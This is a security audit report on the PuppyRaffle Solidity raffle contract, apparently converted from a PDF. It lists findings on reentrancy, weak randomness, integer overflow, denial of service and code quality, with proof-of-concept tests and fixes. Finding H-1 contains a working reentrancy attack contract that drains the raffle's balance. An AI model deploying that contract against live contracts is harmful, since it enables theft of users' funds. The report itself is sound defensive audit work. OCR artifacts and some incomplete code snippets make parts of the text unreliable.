

# PuppyRaffle Audit Report

Version 1.0

*PsychoPunkSage*

January 6, 2024

# Protocol Audit Report

PsychoPunkSage

Jan 6, 2024

Prepared by: PsychoPunkSage

## Table of Contents

- [L-2] `PuppyRaffle::getActivePlayerIndex` returns “0” for non-existent players but for players at index 0, the player might incorrectly think that they haben’t entered raffle.
  - Description:
  - Impact:
  - Proof of Concept:
  - Recommended Mitigation:

- Informational
  - [I-1] Usage of outdated version of solidity is not recomended
    - Description:
    - Recommended Mitigation:
  - [I-2] Missing checks for address(0) when assigning values to address state variables
    - Description:
    - Instances:
    - Recommended Mitigation:
  - [I-3] `PuppyRaffle::selectWinner` doesn’t follow CEI, which is not the best practice.
    - Description:
    - Recommended Mitigation:
  - [I-4] Use of “Magic numbers” are discouraged, it can be confusing to see random numbers pop out
    - Description:
    - Instance
    - Recommended Mitigation:
  - [I-5] Event is missing `indexed` fields, hard to keep track.
    - Description:
    - Instance:
    - Recommended Mitigation:
  - [I-6] `_isActivePlayer` is never used and should be removed, this will cause unnecessary gas wastage and bad for documentation
    - Description:
    - Recommended Mitigation:

- Gas
  - [G-1] Unchanged state variables should be marked as `constant` or `immutable`
    - Description:
    - Instances:

    * Recommended Mitigation:
  - [G-2] Should use cached array length instead of referencing `length` member of the storage array.
    * Description:
    * Recommended Mitigation:

## Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the enterRaffle function with the following parameters:
    i. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

## Disclaimer

I make all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

## Risk Classification

| | | Impact | | |
|---|---|---|---|---|
| | | High | Medium | Low |
| | High | H | H/M | M |
| Likelihood | Medium | H/M | M | M/L |

| | Impact | | | |
|---|---|---|---|---|
| | Low | M | M/L | L |

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

## Audit Details

**The findings described below in this doc is base on following commit hash:** `e30d199697bbc822b646d76533b6`

### Scope

```
./src/
    |_ PuppyRaffle.sol
```

### Roles

**Owner** - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function.

**Player** - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

## Executive Summary

### Issues found

| Severity | Number of issues found |
|---|---|
| High | 3 |
| Medium | 3 |
| Low | 2 |

| Severity | Number of issues found |
|---|---|
| Info | 6 |
| Gas | 2 |
| Total | 16 |

# Findings

## High

### [H-1] In `PuppyRaffle::refund` external call is being made before the state is updated, this will become an easy target for Reentancy attack

**Description:**

> The **`PuppyRaffle::refund`** doesn't follow **CEI**(Checks, Effects, Interactions) i.e. it sends the refund value back to player before updating the `players` array. Due to this a malicious user can carry out a reentrancy attack using a malicious Smart contract to drain all the money present in `PuppyRaffle`. This will surely discourage the users from entring into the raffle.

```
1  function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  @>      payable(msg.sender).sendValue(entranceFee);
7  @>      players[playerIndex] = address(0);
8
9          emit RaffleRefunded(playerAddress);
10     }
```

**Impact:**

> All the money being stored in the `PuppyRaffle` contract is not safe, as anyone can exploit the system and take away all the money. This will cause other players to loose a lot of money and will drastically destroy your reputation.

**Proof of Concept:**

1. Users enters Raffle.
2. Attacker sets up a contract with a `fallback` functions that calls `PuppyRaffle::refund`
3. Attacker enters the raffle.
4. Attacker calls `PuppyRaffle::refund` from contract draining all the money.

PoC- Attack Contract

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);

        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
            ;
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

PoC- Test Func

```
function testReentrancyAttack() public playerEntered {
    address[] memory players = new address[](4);
    players[0] = address(10);
    players[1] = address(2);
```

```
5       players[2] = address(3);
6       players[3] = address(4);
7       puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
8
9       ReentrancyAttacker reentrancyAttackContract = new
            ReentrancyAttacker(
10          puppyRaffle
11      );
12      address attacker = makeAddr("attacker");
13      vm.deal(attacker, 1 ether);
14      uint256 startingPuppyBalance = address(puppyRaffle).balance;
15      uint256 startingAttackContractBalance = address(
16          reentrancyAttackContract
17      ).balance;
18
19      vm.prank(attacker);
20      reentrancyAttackContract.attack{value: entranceFee}();
21
22      console.log(
23          "Attack Contract Balance (Start): ",
24          startingAttackContractBalance
25      );
26      console.log("Puppy Contract Balance (Start): ",
            startingPuppyBalance);
27      console.log(
28          "Attack Contract Balance (End): ",
29          address(reentrancyAttackContract).balance
30      );
31      console.log(
32          "Puppy Contract Balance (End): ",
33          address(puppyRaffle).balance
34      );
35  }
```

Output

```
1  [PASS] testReentrancyAttack() (gas: 538395)
2  Logs:
3    Attack Contract Balance (Start):  0
4    Puppy Contract Balance (Start):  5000000000000000000
5    Attack Contract Balance (End):  6000000000000000000
6    Puppy Contract Balance (End):  0
```

**Recommended Mitigation:**

> Always try to update state before making any external calls. Additionally Events emission should also be done before hand.

```
function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
            player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
            already refunded, or is not active");

+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);
        payable(msg.sender).sendValue(entranceFee);
-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
    }
```

> Can use `Openzeppelin::ReentrancyGuard`

### [H-2] Weak Randomness in `PuppyRaffle::selectWinner`, allows the user to influence or predict the winner or the winning puppy

**Description:**

> Hashing `msg.sender`, `block.timestamp`, `block.difficulty` together creates a predictable number, which is not a very good Random Number. Malicious users can exploit this vulnerability to predict the winner ahead of time. Weak PRNG due to a modulo on block.timestamp, now or blockhash. These can be influenced by miners to some extent so they should be avoided.

**Note:** this means users could frontrun this functions and call `refund` if htey are not the winner.

**Impact:**

Any user can influence the winner if the raffle, winning the money and selecting the `rarest` puppy making entire raffle worthless.

**Proof of Concept:**

1. Validators can know ahead of thime the `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. Check out Blog on prevrandao
2. User can mine and manipulate their `msg.sender` value to result in their address being used to generate winner!!
3. Users can revert their `selectWinner` txn if they don't like the winner or resulting puppy.

**Recommended Mitigation:**

1. Consider using a cryptographically provable RNG such a **Chainlink VRF**.

### [H-3] Integer overflow of `PuppyRaffle::totalFees` is possible, this will lead to loss in fees.

**Description:**

> In solidity versions prioi to `0.8.0` integers were subject to interger overflow.

```
uint64 vari = type(uint64).max
// Output: 18446744073709551615
vari = vari + 1
// Output: 0
```

**Impact:**

> In `PuppyRaffle::selectWinner`, `totalFees` is used to accumulate all the fees for `feeAddress`, to be collected later by `PuppyRaffle::withdrawFees`. However, if the `totalfees` variable overflows, the `feeAddress` may not collect the correct amount of fees. This will cause fees to permanently stuck in the contract.

**Proof of Concept:**

1. Make 300 people enter the raffle.
2. Then check the fees being collected by `PuppyRaffle::totalFees` which indeed is less than the actual fees calculated.
3. This will result in rest of the fees getting stuck to Raffle

PoC- test func

```
// paste in test/PuppyRaffleTest.t.sol
function testOverflowFees() public {
    address[] memory players = new address[](300);
        for (uint256 i=0; i< 300; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee*300}(players);
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
```

```
11
12          uint256 a_fee = (entranceFee*300*20)/100;
13          console.log("uint64 (max)    ", type(uint64).max);
14          console.log("Fees: (Contrat) ", puppyRaffle.totalFees());
15          console.log("Fees: (Actual)  ", a_fee);
16
17          assert(a_fee > puppyRaffle.totalFees());
18          assert(a_fee > type(uint64).max);
19      }
```

Output

```
1  [PASS] testOverflowFees() (gas: 36734971)
2  Logs:
3    uint64 (max)      18446744073709551615
4    Fees: (Contrat)   4659767778871345152
5    Fees: (Actual)    60000000000000000000
```

4. You will now not be able to withdraw, due to this line in PuppyRaffle::withdrawFees:

```
1  require(address(this).balance == uint256(totalFees), "PuppyRaffle:
       There are currently players active!");
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not what the protocol is intended to do.

**Recommended Mitigation:**

1. Use a newer version of Solidity that does not allow integer overflows by default.

```
1  - pragma solidity ^0.7.6;
2  + pragma solidity ^0.8.18;
```

Can use a library like OpenZeppelin's `SafeMath` to prevent integer overflows.

2. Use a `uint256` instead of a `uint64` for `totalFees`

```
1  - uint64 public totalFees = 0;
2  + uint256 public totalFees = 0;
```

3. Remove the balance check in `PuppyRaffle::withdrawFees`

```
1  - require(address(this).balance == uint256(totalFees), "PuppyRaffle:
       There are currently players active!");
```

This line also lead to one more vulnerability discussed ahead.

4. Keep calling `PuppyRaffle::withdrawFees` periodically so that `totalFees` doesn't hit the upper limit. (This clearly no the way protocol intend to function)

## Medium

### [M-1] Unbounded For loop in `PuppyRaffle::enterRaffle` is a potential Denial of Service (DoS) atatck, leads to increament of gas cost for later entrants

**Description:**

> The **`PuppyRaffle::enterRaffle`** functions has a *for* loop that loops through `players` array to check for duplicate players. But the longer the `players` array is the longer the checks will be, so, the players joining very late will have to incur huge gas cost compared to those players who joins first. This gives a very huge advantage to earlier players. So more players will lead to more gas cost.

```
@>  for (uint256 i = 0; i < players.length - 1; i++) {
                for (uint256 j = i + 1; j < players.length; j++) {
                    require(players[i] != players[j], "PuppyRaffle:
                       Duplicate player");
                }
            }
```

**Impact:**

> The `gas cost` to enter raffle will dramatically increase as more players enter the raffle. This will discourage more players from entering the raffle. An Attacker may make `PuppyRaffle::players` array so big that no one else can enter the raffle, guranteeing themselves the win.

**Proof of Concept:**

If we have 2 batch of players, 100 in each batch; - 1st 100 ~ 6252039 gas - 2nd 100 ~ 18067744 gas

From aboce data it is evident that gas cost becomes 3x for the 2nd batch of players. This will become even worse if more players start to join.

PoC

```
function testDOSAttackEnterRaffle() public {
      vm.txGasPrice(1);
```

```
        // Gas cost #1
        // making 100 players
        uint256 n = 100;
        address[] memory players = new address[](n);
        for (uint256 i = 0; i < n; i++) {
            players[i] = address(i);
        }
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee*100}(players);
        // Gas cost #2
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirst = (gasStart-gasEnd)*tx.gasprice;
        console.log("1st 100 players: ",gasUsedFirst);

        for (uint256 i = 0; i < n; i++) {
            players[i] = address(i + n);
        }
        uint256 gasStart1 = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee*100}(players);
        // Gas cost #2
        uint256 gasEnd1 = gasleft();
        uint256 gasUsedFirst1 = (gasStart1-gasEnd1)*tx.gasprice;
        console.log("2nd 100 players: ",gasUsedFirst1);
        assert(gasUsedFirst1>gasUsedFirst);
    }
```

**Recommended Mitigation:**

> There are few recomendations.

1. Consider allowing duplicates. Users can easily make new wallet addresses, so, duplicate check won't stop a user to enter multiple times.
2. Consider using **mappings** for doing duplicate checks rather than using for loops.

```
+     mapping(address => uint256) public playeraddressTopresence;

function enterRaffle(address[] memory newPlayers) public payable {
        // @Q: were "custom reverts" for 0.7.6
        require(msg.value == entranceFee * newPlayers.length, "
           PuppyRaffle: Must send enough to enter raffle");
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
        }

+        for (uint256 i = 0; i < newPlayers.length; i++) {
+            require(playeraddressTopresence[players[i]] < 1, "
    Duplicate players");
+        }

```

```
14          // Check for duplicates
15          // @Audit:: DoS Attack [High]
16  -        for (uint256 i = 0; i < players.length - 1; i++) {
17  -            for (uint256 j = i + 1; j < players.length; j++) {
18  -                require(players[i] != players[j], "PuppyRaffle:
    Duplicate player");
19  -            }
20  -        }
21
22
23          emit RaffleEnter(newPlayers);
24      }
```

### [M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals

**Description:**

> The `PuppyRaffle::withdrawFees` function checks the totalFees equals the ETH balance of the contract (address(this).balance). Since this contract doesn't have a payable fallback or receive function, you'd think this wouldn't be possible, but a user could selfdesctruct a contract with ETH in it and force funds to the PuppyRaffle contract, breaking this check.

```
1       function withdrawFees() external {
2   @>      require(address(this).balance == uint256(totalFees), "
    PuppyRaffle: There are currently players active!");
3           uint256 feesToWithdraw = totalFees;
4           totalFees = 0;
5           (bool success,) = feeAddress.call{value: feesToWithdraw}("");
6           require(success, "PuppyRaffle: Failed to withdraw fees");
7       }
```

**Impact:**

> This would prevent the feeAddress from withdrawing fees. A malicious user could see a withdrawFee transaction in the mempool, front-run it, and block the withdrawal by sending fees.

**Proof of Concept:**

1. `PuppyRaffle` has 800 wei in it's balance, and 800 totalFees.
2. Malicious user sends 1 wei via a `selfdestruct`
3. `feeAddress` is no longer able to withdraw funds

**Recommended Mitigation:**

> Remove the balance check on the PuppyRaffle::withdrawFees function.

```
1      function withdrawFees() external {
2  -       require(address(this).balance == uint256(totalFees), "
       PuppyRaffle: There are currently players active!");
3          uint256 feesToWithdraw = totalFees;
4          totalFees = 0;
5          (bool success,) = feeAddress.call{value: feesToWithdraw}("");
6          require(success, "PuppyRaffle: Failed to withdraw fees");
7      }
```

### [M-3] Smart Contract wallets raffle winner without a `receive` and `fallback` function might cause problems, this will block the start of new contest

**Description:**

> `PuppyRaffle::selectWinner` functions is responsible for resetting the lottery, if the winner is a smartcontract wallet that rejects the payment, the lottery would not be able to restart. Moreover, users can easily call `selectWinner` function again and non-wallet entrants could enter, but it could cost a lot due to the duplicate checks and reset raffle become more challenging.

**Impact:**

> The `PuppyRaffle::selectWinner` fucntion will get reverted multiple times, making lottery reset difficult. True winners might loose the prize to someone else, which is not good for protocol reputation.

**Proof of Concept:**

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over!

**Recommended Mitigation:**

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim their prize. (Recommended)

## Low

### [L-1] Solidity pragma should be specific and not wide

**Description:**

> Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

**Recommended Mitigation:**

```
- pragma solidity ^0.7.6;
+ pragma solidity 0.7.6;
```

### [L-2] `PuppyRaffle::getActivePlayerIndex` returns "0" for non-existent players but for players at index 0, the player might incorrectly think that they haben't entered raffle.

**Description:**

> If a player is already in the `PuppyRaffle::players` at index = 0, `PuppyRaffle::getActivePlayerIndex` will return 0, according to `natspec`, it will also return "0" if player Doesn't exist. This will cause confusion for some participants.

```
@>  /// @return the index of the player in the array, if they are not active, it returns 0
    function getActivePlayerIndex(address player) external view returns (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
@>      return 0;
    }
```

**Impact:**

> The player might incorrectly think that they haven't entered raffle and will try to re-enter the raffle again, wasting gas.

**Proof of Concept:**

1. User enters the raffle, they are the first entrants.
2. `PuppyRaffle::getActivePlayerIndex` will return 0
3. The user will think that they haven't entered because of function docs.

**Recommended Mitigation:**

1. Easiest recommendation is to revert the function if player doesn't exist.
2. The fucntion can return `int256` instead, here the function can return "-1" if the players is not active.

## Informational

### [I-1] Usage of outdated version of solidity is not recomended

**Description:**

> `solc` frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

**Recommended Mitigation:**

Deploy with any of the following Solidity versions: * `0.8.20`

Please see slither docs for more information.

### [I-2] Missing checks for address(0) when assigning values to address state variables

**Description:**

> Assigning values to address state variables without checking for `address(0)`.

**Instances:**

- Found in src/PuppyRaffle.sol Line: 62

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 150

```
1           previousWinner = winner;
```

- Found in src/PuppyRaffle.sol Line: 168

```
1           feeAddress = newFeeAddress;
```

**Recommended Mitigation:**

```
1 require(_feeAddress != address(0), zero address detected);
```

### [I-3] `PuppyRaffle::selectWinner` doesn't follow CEI, which is not the best practice.

**Description:**

> Its always best practice to keep code clean and follow CEI (Checks, Effects, Interactions) to avoid any possibel attacks.

**Recommended Mitigation:**

```
1 -         (bool success,) = winner.call{value: prizePool}("");
2 -         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
3           _safeMint(winner, tokenId);
4 +         (bool success,) = winner.call{value: prizePool}("");
5 +         require(success, "PuppyRaffle: Failed to send prize pool to
    winner");
```

### [I-4] Use of "Magic numbers" are discouraged, it can be confusing to see random numbers pop out

**Description:**

> It is the best practice to avoid using magic numbers as it often confuses people, it is much more readable if the numbers are given names.

**Instance**

```
function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4 players");

        // @Audit; weak Randomness
        // soln: Chainlink VRF, commitREveal
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
@>      uint256 prizePool = (totalAmountCollected * 80) / 100;
@>      uint256 fee = (totalAmountCollected * 20) / 100;
        ..................
}
```

**Recommended Mitigation:**

```
+uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
+uint256 public constant FEE_PERCENTAGE = 20;
+uint256 public constant POOL_PRECISSION = 100;

......
function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4 players");

        // @Audit; weak Randomness
        // soln: Chainlink VRF, commitREveal
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
-       uint256 prizePool = (totalAmountCollected * 80) / 100;
-       uint256 fee = (totalAmountCollected * 20) / 100;
+       uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) / POOL_PRECISSION;
+       uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / POOL_PRECISSION;
        .................
}
```

### [I-5] Event is missing `indexed` fields, hard to keep track.

**Description:**

> Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

**Instance:**

```
event RaffleEnter(address[] newPlayers);
event RaffleRefunded(address player);
event FeeAddressChanged(address newFeeAddress);
```

**Recommended Mitigation:**

```
- event RaffleEnter(address[] newPlayers);
- event RaffleRefunded(address player);
- event FeeAddressChanged(address newFeeAddress);
+ event RaffleEnter(address[] indexed newPlayers);
+ event RaffleRefunded(address indexed player);
+ event FeeAddressChanged(address indexed newFeeAddress);
```

### [I-6] `_isActivePlayer` is never used and should be removed, this will cause unnecessary gas wastage and bad for documentation

**Description:**

The function `PuppyRaffle::_isActivePlayer` is never used and should be removed.

**Recommended Mitigation:**

```
-    function _isActivePlayer() internal view returns (bool) {
-        for (uint256 i = 0; i < players.length; i++) {
-            if (players[i] == msg.sender) {
-                return true;
-            }
-        }
```

```
7 -         return false;
8 -     }
```

## Gas

### [G-1] Unchanged state variables should be marked as `constant` or `immutable`

**Description:**

> Reading from constant/immutable variables costs us less gas compared to reading from storage variables.

**Instances:**

> `PuppyRaffle::raffleDuration` should be marked as `immutable`. `PuppyRaffle::commonImageUri` should be marked as `constant`. `PuppyRaffle::rareImageUri` should be marked as `constant`. `PuppyRaffle::legendaryImageUri` should be marked as `constant`.

**Recommended Mitigation:**

```
1 - uint256 public raffleDuration;
2 + uint256 public constant raffleDuration = ;
```

### [G-2] Should use cached array length instead of referencing `length` member of the storage array.

**Description:**

> Detects for loops that use length member of some storage array in their loop condition and don't modify it. So to save some gas it is recomended to store the storage variables locally, so that every time when we call those variables we read from memory, more gas efficient indeed.

**Recommended Mitigation:**

```
1 + uints256 playersLength = players.length
2 -for (uint256 i = 0; i < players.length - 1; i++) {
3 +for (uint256 i = 0; i < playersLength - 1; i++) {
```

```
-     for (uint256 j = i + 1; j < players.length; j++) {
+     for (uint256 j = i + 1; j < playersLength; j++) {
          require(players[i] != players[j], "PuppyRaffle: Duplicate
              player");
      }
}
```